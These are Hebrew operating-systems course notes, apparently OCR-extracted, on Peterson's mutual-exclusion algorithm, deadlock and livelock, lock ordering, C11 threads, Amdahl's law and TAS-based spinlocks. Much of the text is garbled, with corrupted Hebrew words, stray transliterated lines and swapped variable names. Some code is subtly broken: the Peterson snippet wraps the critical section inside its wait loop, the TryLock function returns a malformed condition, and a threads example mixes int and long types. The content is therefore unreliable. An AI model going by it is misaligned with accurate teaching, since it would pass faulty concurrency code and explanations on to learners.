נניח שאנו מדברים על מנעול לשני חוטים בלבד. בניית המנעול זהה צעד צעד.




ביסיון ראשון – עקרון הדגלים. לכל חוט יש משתנה בולאיין שרק הוא כותב אליו שנקרא `flag`. בהתחלה הערך שלו הוא 0 (הדגל לא מורם). כדי לתפוס את המנעול החוט מרים את הדגל שלו (כותב 1). ואז הוא מסתכל על הדגל של החוט השני:

- אם הוא למטה – הוא מסיק שהוא ראשון ומכניס ל-`CS`.
- אחרת, הוא נכנס לולאה ומচקה שהחוט השני ייריד את הדגל שלו, ורק אז נכנס ל-`CS`.

כדי לצאת מהמנעל, החוט פושט מוריד את הדגל שלו. הבעיה באלגוריתם היא לא עם תבונת mutual exclusion אלא עם תוכנה אחרת בשם **progress** – האלגוריתם עשי לא להסתאים: נניח ש-`P0` מגיע ומרם את הדגל שלו, ואז `P1` מגיע ומרם את הדגל שלו. שניהם בודקים כל אחד את הדגל של השני ורואים שהוא למעלה – הם יוכלו לניצח. זהו deadlock: אין אף חוט שיכול להשלים את הפעולה שלו, בגלל שככל חוט מוחבה שיטקטים איזוטאוי תלאו יתקיים לעולם. יש שתי תוכנות progress עיקריות:

1. az shi eisho hot shel zitzich lihavens: deadlock-freedom: לא יתכן שישיה deadlock, אם יש לנו חוט שמבצע מספר אינסופי של צעדים בניסיון להיכנס ל-`CS`, אז יש איזושה חוט שיצילח להיכנס. זה לא בהכרח החוט שאנו מדברים עליו.
2. az shi eisho hot shel zitzich achri mifur sof shel zudim shel otmzo: starvation-freedom: אם חוט מסוים להיכנס ל-`CS`, אז הוא יצילח אחריו מספר סופי של צעדים של עצמו. כלומר, בסופו של דבר כל חוט שקורא ל-lock גם מצליח להיכנס ל-`CS` והוא מורעב.



ביסיון שני – נשבור את הסימטריה שהייתה בין החוטים, שגרמה לכך שבכל אחד מהם חיכה לשני לניצח. ננכיס לאלגוריתם מושג של קידימות, ע"י משתנה בשם `turn`. בנגדוד למשתני הדגלים, זהו משתנה שככל אחד מהחוטים כותב אליו.

באשר חוט מגיע, הוא קודם כל יכتنוב ל-`mutual` את השם של החוט השני, ככלומר יתן לו עדיפות. לאחר מכן הוא ייריד את הדגל, ואז הוא יוכלה לאחד משני דברים:

- או שהחוט השני יהיה עם דגל למטה (כמו קודם).
- או שהחוט יהיה שלו (זה החדש בכאן).

באשר אחד משני התנאים האלה קורה הוא יכנס ל-`CS`, וביציאה ממנו ייריד את הדגל (כמו קודם).

השינוי הזה מבטיח deadlock-freedom אבל שובר את mutual exclusion! `P1` מגיע וכותב 0 ל-`turn`. `P1` מגיע וכותב 1 ל-`turn`. ברגע התור הוא של 1. `P0` מרים את הדגל שלו, מתחילה לבדוק את התנאים, הדגל של `P1` למטה אז הוא נכנס ל-`CS`. עבשו `P1` ממשיך להתקדם ומרם את הדגל שלו. הוא מתחילה לבדוק את התנאים, הדגל של `P0` למעלה אבל התור הוא של `P1` אז הוא נכנס ל-`CS`. קיבלנו הפרה של mutual exclusion.

כדי לפתור את הבעיה ולקבל את האלגוריתם המלא של פיטרסון – כל מה צריך זה להפוך את סדר הפעולות. חוט שmagiu ירים את הדגל שלו ורק אז ישנה את המשתנה `turn`.

IMPLEMENTATION OF THE PETROSON ALGORITHM


נניח שקיים ריצה שסובילה לך ששני החוטים נכנסים ל-`CS`, ונראה שזה יוביל אותנו לסתירה.

- נניח בה"ב ש-`P0` היה האחרון לכתוב ל-`turn`.
- בעת הערך של `turn` הוא 1 ואינו משתנה.
- אם `P0` נכנס ל-`CS`, זה אומר שהוא אחד משני התנאים התקיימו, זה לא יהיה מוצעת, ככלומר הדגל של `P1` למטה.
- זה אומר ש-`P1` מגיע ומרם את הדגל שלו רק אחרי אותה קריאה. כי אנחנו יודעים ש-`P1` ב-`SC` ולכן מתישתו הוא בן מגיע ומרם את הדגל שלו.
- לפי הקוד, `P1` כותבת את מוצעת אחרי הרמת הדגל, וזה בא בשלילה להנחה ש-`P0` הוא האחרון מביניהם שבכתב ל-`mutual` לפני הכניסה ל-`CS`.


```

flag[i] := 1
turn := 1-i
while (flag[1-i] && turn==1-i)
{
-- CS --
flag[i] := 0
}

```




כפי שניתן לראות, `P1` כותבת את מוצעת לאחר הרמת הדגל, וזה בא בשלילה להנחה ש-`P0` הוא האחרון מביניהם שבכתב ל-`mutual` לפני הכניסה ל-`CS`.



מנועלים vs נטרול interrupts: דבר על מנועלים בתוך הkernel, כי תהליכיים לא יכולים לנטרל interrupts. הנקודה כאן היא שהמנועל לבוד לא מספיק כדי לחתם mutual exclusion מול interrupt handler. נניח שהקווד בדריבר משתמש במנועל במקומן לנטרל interrupts. זה אומר שאם עבשו ויגיע interrupt בזמן שהדריבר נמצא ב-CS, אז ה-handler יתחל לזרע, וגם ה-handler עשו לנסות לתפוס את המנועל!

- אם המנועל לא תומך ברקורסיה, ה-handler יתקע לנצח – כי הקוד שצריך לשחרר את ה-CS הופסק על ידו.
- מצד שני, גם אם המנועל כן תומך ברקורסיה, הוא אמר לו להזותה-zler ה-handler הוא איזשהו מה-context context שונה מה-zler ה-handler נכנס ל-CS ואיבדנו את תכונת ה-mutual exclusion. גם במקרה הזה, ה-handler יתקע ב-lock לנצח.

Deadlocks



הגדרנו deadlock בתרור מצב של המערכת שבו אין אף חוט שיכל להשלים את הפעולה שלו, בגללSCP כל חוט מחכה שיתקיים איזשהו תנאי שלא יתקיים לעולם. DEADLOCK יכול להיווצר בשל מקרים, לא רק בתוך מימוש של מנועל – אלא בגלל איך שהקווד משתמש במנועלים כתוב.

מקרה נפוץ מאוד הוא **resource deadlock**: כל חוט מחכה לשחרור של משאב אחר מחזיק, וכך שבסוף של דבר נוצרת תלות מעגלית, שמננה נובע שאף המתנה לעולם לא תסתיים.

- החוט הבחול תופס את המנועל 'L'.
- החוט האדום תופס את המנועל 'L'.
- החוט הבחול מנסה לתפוס את המנועל 'L'. אבל 'L' תפוס ע"י האדום ולכן הבחול ממתיין שהאדום ישחרר אותו.
- החוט האדום מנסה לתפוס את המנועל 'L'. אבל 'L' תפוס ע"י הבחול.


דורש שיתקיימו 4 תנאים: deadlock resource

- .1 – יש משאים שהשימוש בהם הוא אקסקלוסיבי, והחותמים לא יכולים להשתמש בהם בו"ז.
- .2 – חוטים מחזיקים במשאב אחד בעודם מנסים לתפוס משאב אחר.

- .3 – או אפשר לקחת מחוט שמחזיק במשאב את הבעלות עליו. לא מדובר על ה-pre-emption של מערכת הפעלה, אלא על pre-emption ביחס למשאב. לדוגמה, זה שחותם שמחזיק במנועל מאבד את ה-CPU לא אומר שהוא מפסיק להחזיק במנועל.
- .4 – זה אומר שיש מעגל של חוטים כך שכל חוט מחזיק במשאב שהחותם הבא במעגל רוצה לתפוס.

הטכנית הבci נפוצה להימנע מיצירת deadlock resource. זה נקרא **lock ordering**: מדובר על דרך לבתו את הקוד, שבה מגדירים סדר מלא על המנועלים בתוכנית, ומואדים שכל פעם שתופס מספר מנועלים בו"ז, הוא יופס אותם לפי הגדרת הסדר ה затה. מדובר פה על פרוטוקול לוגי, שהמתכנתים צריכים לדאוג שיתקיים.

איך זה עובד:



- נניח בשיליה שעובדים לפי lock ordering ובכל זאת נוצר על מעגל של deadlock resource. נסתכל על מעגל של circular wait שנוצר. כל קשת אומerta שהחותם לפני הקשת תופס את המשאב שהחותם שארחו מחבה לו, L_2 מחזיק במנועל L_2 ש- T_1 מנסה לתפוס ומחבה שישתחר. T_2 בעצמו מחבה למנועל L_3 שמחזיק ע"י T_3 .

- מההנחה שעובדים עם lock ordering, אנחנו מקבלים שכל מנועל $L_i < L_{i+1}$ ביחס הסדר של פיפוי תופסים מנועלים. אם נחבר את כל האילוצים האלה, נראה שבגלל המעגל מתקיים שכל אחד מהמנועלים האלה "קטן ממנו", בסטריה.



בתוכניות גדולות שיש בהן הרבה מנעולים, נהיה מאוד מסובך לתכנת לפי הפרוטוקול זהה. קוד שתופס כמה מנעולים בדר'ב לא תופס אותם במקה, אלא תפיקת המנעולים נוצרת בגלל עבודה מודולרית. כדי לעבוד לפי lock ordering צריך להגביל את כל ה-sows flow האפשרים של הקוד, וזה יהיה מורכב. למשל בקורס של LINQ, ניתן לראות את הסדרים המותרים של קריאות לפונקציות בהקשר של הקוד שמנוהל את מוחבי הכתובות של תהליכיים.

```
while (1) {
    lock(L)
    if (!trylock(L')) {
        unlock(L); continue
    }
    // got locks
```

```
while (1) {
    lock(L')
    if (!trylock(L)) {
        unlock(L'); continue
    }
    // got locks
```

לפעמים משתמשים בטכנית אחרת: חוט שלא מצליח לתפוס משאב כלשהו, יותר על המשאב שהוא מחזיק ברגע וינסה מהתחלה. כשמזכיר במנעול נדרשת לכך מתודה חדשה בשם **trylock**. אם היא מצליחה היא מחזירה true, אבל אם לא היא מיד חוזרת ומחזירה false, ולא נכנסת לולאה שמתמיהה שהמנעול ישחרר.

הבעיה עם הטכנית זו היא שבאופן עקרוני, היא עדין לא מבטיחה התקדמות של המערכת. יתכן מצב שבו שני החוטים עובדים בצורה סימטרית, כל אחד יעשה trylock ויכשל, ואז ישחרר את המנעול שלו וינסה שוב, וכך חוזר חילתה עד אין סוף. מצב זה נקרא **livelock – המערכת עדין תקועה, אבל אף חוט לא נמצא בהמתנה**. הם כל הזמן עובדים אבל המערכת לא מתקדמת.

ההבדל בין deadlock ל-livelock: deadlock בכל החוטים בהמתנה על תנאי כלשהו, ואפשר באופן עקרוני להזות את התחלויות ביניהם ולהתריע שהוא נוצר (למשל ב-resource deadlock אפשר לנסות להזות את המנגנון שנוצר). לעומת זאת, livelock יותר קשה להזות, כי נראה באילו החוטים כל הזמן מתקדמים – הם עוברים sows flow בכל הזמן חזיר על עצםו, ואת זה יותר קשה להזות.

שאלות:

- כתבו *Peterson lock* עבור *trylock* ב-while:


במקרים לעשרות לולאות while: כמו קודם נרים את הדגל שלנו, ונitin את המזערת לשני. בעט, נבדוק את התנאי שיגרום לנו להיכנס לולאה, שהוא הפוך מהתנאי הקודם. ב-while הקודם זה היה (הדגל של השני מורם והתור לא של'). עכשו נסובל על התנאי הפוך, מתי שנציח: (הדגל של השני לא מורם || התור הוא של'). אם זה מחזיר true – המנעול אלצלמן. אם זה מחזיר false – לא הצליחו להשיג את המנעול, לכן צריך להוריד את ה-flag שלו (זו השונה האחרון באן).

```
TryLock() { // code for i
    flag[i] := 1
    turn := 1-i
    return flag[1-i] == 0 || turn == i ||
           flag[i] == 0
}
```

תרגול 6 (threads)

מוטיבציה:

נניח שנרצה ליעיל פונקציה ולהריץ אותה במקביל על שני חלקיים של מערכת. אם ניצור תהליך חדש למשרת זו באמצעות `fork`, נדרש ליצור גם מיפוי זיכרון מסווג לשניהם כדי שיישבזו על אותו מערך באמצעות `mmap`. אם לא משתמש ב-`mmap`, יבוצע COW ואז כל תהליך יעבד על העותק שלו, זה לא רצוי. במקרה ליצור תהליך חדש, נרצה לעבוד עם תהליכיים קטנים וקלים יותר – "תהליכונים" שיקראו **threads**. יתרונות:



- שיתוף מידע:** מרחיב הזיכרון של **threads** הוא משותף באמת, לא יבוצע COW, הם יגשו ממש לאותם המשתנים. אין צורך ליצור תהליך חדש (`fork`) או לבצע תקשורת בין תהליכיים (`mmap`). הדבר היחיד שהם לא משתפים הוא **מחסנית**.
- עובדת במקביל:** נניח שיש לנו שרת web, לדוגמה לאתר ומוריד קובץ מאוד גדול, מה שגורר syscall בצד השרת ואנחנו מחכים שהוא יסתתיים. לאחר מכן גם ית��ע בזמן זהה. כדי לשרת מספר לköחות במקביל, יהיה שירות כל ל��וח בנפרד.

הערות:

- מערכת הפעלה מבצעת scheduling ל-**threads**, ממש כמו בתהליכיים, אין לנו שליטה על כך.
 - כל תהליך מתחילה עם main thread, ניתן להוסיף threads נוספים כדי ריצה.
 - באשר ה-`main` thread מסתיים, כל השאר גם מסתיימים באופן אוטומטי.**
 - בתהליכיים – כשהאבא סיימם, הבנים שלו עברו להיות תחת init.
 - ה-API הבסיסי הוא `clone()` בדומה ל-`fork()`. אולם, אנחנו משתמשים בספריה בשם POSIX threads. שמאנו מחייבים צرار להעיבור את הדגל pthread-.
 - בעצם, משתמש ב-`threads` (שלא נתמך C11 threads רק בLINXOS).**
 - ערך החזרה הם חלק מ-`enum`, והערכים שלהם משתנים בהתאם למימוש.
- ```
enum {
 thrd_success = /* unspecified */,
 thrd_nomem = /* unspecified */,
 thrd_timedout = /* unspecified */,
 thrd_busy = /* unspecified */,
 thrd_error = /* unspecified */
};
```

**:Threads API**

| פונקציה                   | פרמטרים                                                                                                                                                               | שימוש                                                                                                                                                                                                                                                              |
|---------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>thrd_create</code>  | <code>thread – מצביע למשתנה שיקבל את ה-TID החדש שנוצר עבורה.</code><br><code>start_routine – הפונקציה להרצה.</code><br><code>arg – ארגומנטים להעיבור לפונקציה.</code> | ליקוי thread חדש. הפונקציה שמעבירים יכולה לקבל כל ערך ולהחזיר כל ערך. וגם arg יכול להיות כל דבר, *int או כל *my_struct my_structה, אՓילו int או גיל. וכן עובדים עם הטיפוס void - יש מקום לכל בתובת, וגם ל-int יש מקום.                                             |
| <code>thrd_exit</code>    | <code>retval – ערך החזרה שנרצה להחזיר.</code>                                                                                                                         | שකולה ל- <code>thread</code> , return retval, נקרא לה בתוך ה- <code>thread</code> שלנו. אם ה- <code>main</code> thread קורא לה, הוא יסתיים, וכן ניתן לשאר ה- <code>threads</code> להמשיך לרוֹץ. נשים לב – () exit מכל thread, מסיים את כל ה- <code>!threads</code> |
| <code>thrd_current</code> |                                                                                                                                                                       | לקבל את ה-TID.                                                                                                                                                                                                                                                     |
| <code>thrd_equal</code>   | <code>lhs</code><br><code>rhs</code>                                                                                                                                  | מחזירה ערך שאינו 0 אם שני המזהים מצביעים על אותו thread, אחרת 0.                                                                                                                                                                                                   |
| <code>thrd_join</code>    | <code>th – ה-TID שנרצה לחכotta לו.</code><br><code>thread_return – מצביע לערך החזרה.</code>                                                                           | נכחיה ל- <code>thread</code> שישתמש. עבור בתובת למשתנה שנשמר בערך <code>*void</code> , כדי שיוכלו להשים בו את ערך החזרה (לכן נعتبر <code>**void</code> ).                                                                                                          |

**מקרי קצה:** צריך להחליט האם להשתמש ב-`threads` או ב-`fork/exec` או ב-

- יש לנו N threads שרצים, אחד קורא ל-`fork`. לנוקס יוצרת תהליך חדש רק עם ה-`thread` שקרוא ל-`fork`.
- יש לנו N threads שרצים, אחד קורא ל-`exec`. זה יחליף את כל ה-`threads` בתוכנית החדשה.



```

int thread_func(void *thread_param) {
 printf("In thread #%ld\n", thrd_current());
 printf("I received \"%s\" from my caller\n",
 (char *)thread_param);
 thrd_exit(EXIT_SUCCESS);
 // return EXIT_SUCCESS;// <- same as this
}

int main(int argc, char *argv[]) {
 thrd_t thread_id;
 int rc = thrd_create(&thread_id, thread_func,
 (void *)"hello");
 if (rc != thrd_success) {
 // The value of thrd_success is implementation
 // defined, it doesn't have to be 0
 fprintf(stderr, "Failed creating thread\n");
 exit(EXIT_FAILURE);
 }
}

```

ימוש ב-user level: גם ב-API זהה קוראים ל-clone מאחריו הקלעים, וווצר thread שהוא אובייקט קרנלי (כמו תהיליך). **ניתן למשתמש** ב-level, **user level**, הקרן לא יכיר אתכם, ואנחנו נctrar **לדאוג ל-context switch ול-scheduling**. זו אומר שיש לנו עוד שכבת תוכנה (כמו ה-JVM ב-Java) למשל).

דוגמה בסיסית (1): ב-main שלם אנחנו קוראים ל-thrd\_create, מעבירים לו פונקציה thread\_func שנרצה שהוא יוציא את הארגומנט "hello". hello ידפיס את המזהה שלו, ואת הארגומנט שקיבל ("hello").

- בtur thread\_func יוכל באופן שקול ל-.return
- אמם ב-main אנחנו קוראים לבסוף ל-thread\_exit שנouthן ל-thread להפסיק לרווח. אם נקרה ל-exit נהוג גם את ה-thread המשני שיצרנו! יכול להיות שהוא יספיק לרווח יוכל להיות שלו.

הזרת ערך (2): נשים לב שתת ערך החזרה מה-thread צריך להמיר את ה-double שלנו ל-\*void. בסימן ה-main.thrd\_exit אותו צריכים אותו, כיון שביצענו join לפניו בכל שאר ה-threads. אם לא היינו עושים join, ולא היינו קוראים ל-thrd\_exit, יכול להיות שה-main היה מסיים לפני שכל ה-threads סיום ואז הם היו נהרגים.

```

int thread_func(void *thread_param) {
 int *y = (int *)thread_param;
 *y += 1;
 return *y;
}

int *x = malloc(sizeof(long));
*x = 5;
int rc = thrd_create(&thread_id, thread_func,
 (void *)x);
thrd_join(thread_id, &thread_return);
printf("Thread %lu finished and returned %ld\n",
 thread_id, thread_return);
printf("Original value was %ld\n", *x);

```

שיתוף זיכרון (3): ב-main שלם נזכיר threads, אשר הארגומנט שלנו הוא \*int שהקצנו קודם ושמנו בו את הערך 5. thread\_func מקבל את thread\_func הערך שלו ב-1 באמצעות שנייה \* (הערך בכתובות ע). נשים לב להמרות הטיפוסים בתחלת הפונקציה, ובסיום הפונקציה כאשר אנו מחזירים את הערך. הערך שנחדר יהיה 6.

מבצע join ל-thread, ואז מדפיס את ערך החזרה של ה-thread, ואת הערך של המשתנה שלנו שוב א. מה יודפס בפעם השנייה? 6, כיון ש-threads מעתיפים את מרכיב הזיכרון, ושיננו את הערך זה ב-thread שהרצנו. שתי הכתובות הצביעו לאותו מקום.

המתנה למספר threads (4): ב-main שלם נזכיר 10 threads, לשמור את ה-TID-ים שלהם במערך. לאחר מכן, יוכל לבצע join בולולאה על כל אחד מהם (זומה מאד ל-wait). במשנסים את הלולאה עד שכל ה-threads סימנו לרווח. **לא מובטח לנו מה יהיה סדר הריצה שלהם**. אם ה-thread שאנו מחכים לו הסתיים כבר, הפונקציה join היזה תחזיר מיד, אחרת נמשיך לחכות לו. געשה return בסוף כי אנחנו יודעים שכולם כבר סיימו.


הבן יכול ללחוץ לאבא (join\_the\_creator.c): התהיליכון שנוצר (הבן) מקבל בפרמטר את ה-TID של האבא, שווה לו join ומדפיס את הערך שהוא מקבל. כיון שהאב יצא Um 125, התהיליכון הבן יחכה לתהיליכון המקורי שיצא ידפיס Um 125. והתהיליך בול יצא Um 0 למשךása מה-main יצא Um 125 – כי הבן יצא אחרון עם EXIT\_SUCCESS. echo \$"?"

מתי נרצה לבצע לבעץ multi-processing? אנטויוירוס (AV) מרכיב מכמה components: סריקת קבצים, firewall וכו'. מדובר בתוכנה בבדה, והגינוי שיהיה תהיליך לכל component בזיה, פרויקטים נפרדים לחלוין. לעיתים, בן נרצה תקשורת ביניהם.

## IMPLEMENTATION


### אתגרים בימוש מניעולים:

השיקול העיקרי לשימוש במneauל הוא safety – יש לנו מושתנים או מבנה נתונים שאחננו בצורה אוטומטית, ללא גישות בו-זמןיות. למה שלא נרצה את הקוד של התוכנית בטור קטע קריטי אחד גדול? אנחנו לא משתמשים ב-threads סתם, אנחנו רוחים שהם ייעלו את ריצת התוכנית, ולשימוש במneauלים יכול להוות השפעה על הביצועים של תוכנית. יש 2 דרכי בה threads יכולים ליעל את הריצה של התוכנית: יצירת אפשרות overlap של עבודה בזמן המתנה (אחד ממתון והשאר יכולים להמשיך לרוח), ושיפור ביצועים ע"י ניצול של מקבילות במחשב עם מספר מעבדים. לפי הגדירה, מneauל מונע מקבילות – כי רק thread אחד יוכל להיות בתוך הקטע הקריטי בכל רגע.



לפי חוק Amdahl, נניח שתוכנית מבלא לוקח  $\frac{1}{(1-p) + p/s}$  זמן הריצה שבה בתוך קטע קוד X. מה יהיה speedup בשיפור X? כאשר השיפור שלנו (S) שואף לאינסוף, החלק ששיפורנו נהייה זניח והחלק שנשאר נהיה דומיננטי. באופן יותר קונקרטי, נסתכל על השימוש שלנו במקבילות כדי לשפר את הביצועים של X. אם הקוד של X ניתן למקבילים, נבחן את ההשפעה של הוספה מעבדים על זמן הריצה הכלול של התוכנית. נניח ש-80% ניתן למקביל. זמן הריצה הסדרתי (20%) לא משתפר כאשר מוסיפים מעבדים, וזה הזמן שאחננו מבילים בתוך קטע קריטי! **כדי למסקם את הרוח מקבילות, חיבים למצער את הקוד הסדרתי.** שכן ריצה למצער את הפגיעה במקבילות תוך שימוש במneauלים, ע"י הקטנה או עדין של הגורנולריות של המידע שעלי המneauל מגן.

**בנית hash table שומר בגישה בו"ז עם threads:** נסתכל על שתי גישות:



- **גישה coarsely-grained:** מגנה על הרבה מידע, עובדת בגרנולריות גסה ו开会 פוגעת במקבילות. נשתמש במneauל אחד שיגן על כל הטללה, וכן כל גישה לטבלה ת策ר להיות בתוך הקטע הקריטי. אין מקבילות בגישה לטבלה.
  - **גישה fine-grained:** אפשר לשימוש בפעולות שנגשות לbuckets שונים בטבלה, **ניגשות למקומות זרים בזיכרון**, וכך לא מסתכוון בגישה בו-זמןית לאזרור משותף אם הן רצות במקביל. מקום מנעל אחד לכל הטללה, נגדיר מנעל לכל bucket. כל פעולה על הטללה תחשב את ה bucket שבה מוחוץ לקטע הקריטי ואז תתפס את המneauל ותפעול עליו. **בר נקבל מקבילות בגישה לטבלה.**
- ובע מה שบทוכנית יכולים להיות הרבה אובייקטים של מנਊלים, וכן נראה שגודל כל מנעל יהיה קטן, כדי שלא להגדיל יותר מדי את צריכת הזיכרון של התוכנית.

בנוסף, ריצה שקטני קוד סדרתיים יהו במקרה קצרים, שכן מדובר בזמן ריצה שלא מרוויח מקבילות. במקרים מסוימים אפשר למקבב בילוי לתפסות מנਊלים – חישובים בהם שיפור קצרים, שכן מדובר בזמן ריצה שלא מרוויח מקבילות. במקרה שמדובר במאות threads-ה-locks שקיים, ועוד יצור אחד לכל מקטע. כל אחד יעדך רק את המקטע שלו. אולם, יש הרבה בעיות שלא ניתן למקבב ככה. לכן תתפס מנਊלים בצורה fine-grained.

### IMPLEMENTATION:

נחזיר למנעל של פיטרסון. למנעל זה יש שתי בעיות עיקריות:

1. **יעילות:** ההרחבת של הרענון שלן ליותר מ-2 threads דורשת שפועלת נעליה תיקח זמן לנארו במספר threads, וגם צריכת הדיבור של המneauל היא לנארו במספר threads: צריכת זיכרון של כל מנעל גבוהה, זמן נעליה אליו, והולך וניהה יותר איטי בכל שימושים מקבילים.
2. **busy waiting:** המneauל מבצע busy waiting בזמן שהוא מחכה להיבנס ל-CS. זה פשוט בזבוז זמן מעבד.

### בעית היעילות:

```
atomic rmw-op(int* addr) {
 v = *addr;
 *addr = f(v);
 return v;
}
```

ראינו משפט שאומר כי אלגוריתם למנעל שימוש בפקודות מכונה של load, store **חייב לחתת זמן ומוקם לנארו במספר threads**. איך נוכל לבנות אלגוריתם למנעל יותר יעיל? כדי לאפשר את זה הוסיפו למעבדים פקודות מכונה נוספת לgist להזכיר שהם יותר "חזקות" במובן מסוים – **RMW אוטומי**. פקודות אלו עוסות גם קריאה וגם כתיבה של ערך חדש. כל התהליך הזה נעשה בצורה אוטומטית, אף פקודת מכונה אחרת לא יכולה להיבנס באמצעות.

## סוגי הפקודות:

```
TAS(int *x) // Test&Set
{ t = *x; *x = 1; return t; }

SWAP(int *x, w)
{ t = *x; *x = w; return t; }

CAS(int *x, old, new) // Compare & Set
{ t = *x; if (t == old) { *x = new; }
 return t; }
```


```
atomic_bool L;
lock() {
 while (atomic_flag_test_and_set(&L)) {
 // spin
 }
}
unlock() {
 L = 0;
}
```

- TAS – כותבת לכטובה 1 ומוחירה את הערך היישן.
- SWAP – מקבלת ערך A, כותבת אותו ומוחירה את הערך היישן.
- CAS – משנה את הדיברונו על פי תנאי, מערך ישן לערך חדש. היא בודקת שהכתובות בדיברונו אכן מכילה את הערך היישן, ואם כן מחליפה אותו מחדש. בכל מקרה מוחירה את הערך שהוא בכתובות. כך אפשר לעדכן משתנה בודד ללא מנעול!

עבדיו נראה איך אפשר למשם מנעול באמצעות פקודה RMW אוטומית. נשתמש בפקודת TAS כדי לבנות **spinlock**: אובייקט המנעול הוא משתנה בוליאני – בשונה מפייטרסון, אין תלות במספר ה-threads. באשר המשתנה בעל ערך 0, המנעול לא תופס. כאשר הוא בעל ערך 1, המנעול תפוס (יש CS ב-thread).

- כדי לתפוס את המנעול – קוראים לפקודה TAS בולולה עד שהוא מוחזרו 0, ואז יוצאים מהלולה וכוכנים ל-CS. עושים **spinning** – בניסיון לתפוס את המנעול עד שמנצחים.
- אם המנעול ברגע לא נועל (הערך בבוליאני הוא 0), ובמה threads קוראים לפקודה במקביל, רק אחד יקבל חזרה 0 ובל השאר יקבלו 1. מי שקיבלו 0 תפס את המנעול. באנו, החומרה בוחרת מי "זוכה" בתחרות בין ה-threads.
- כדי לשחרר את המנעול, מי שיוציא מה-CS פשוט מרסט את הבוליאני לערך 0.

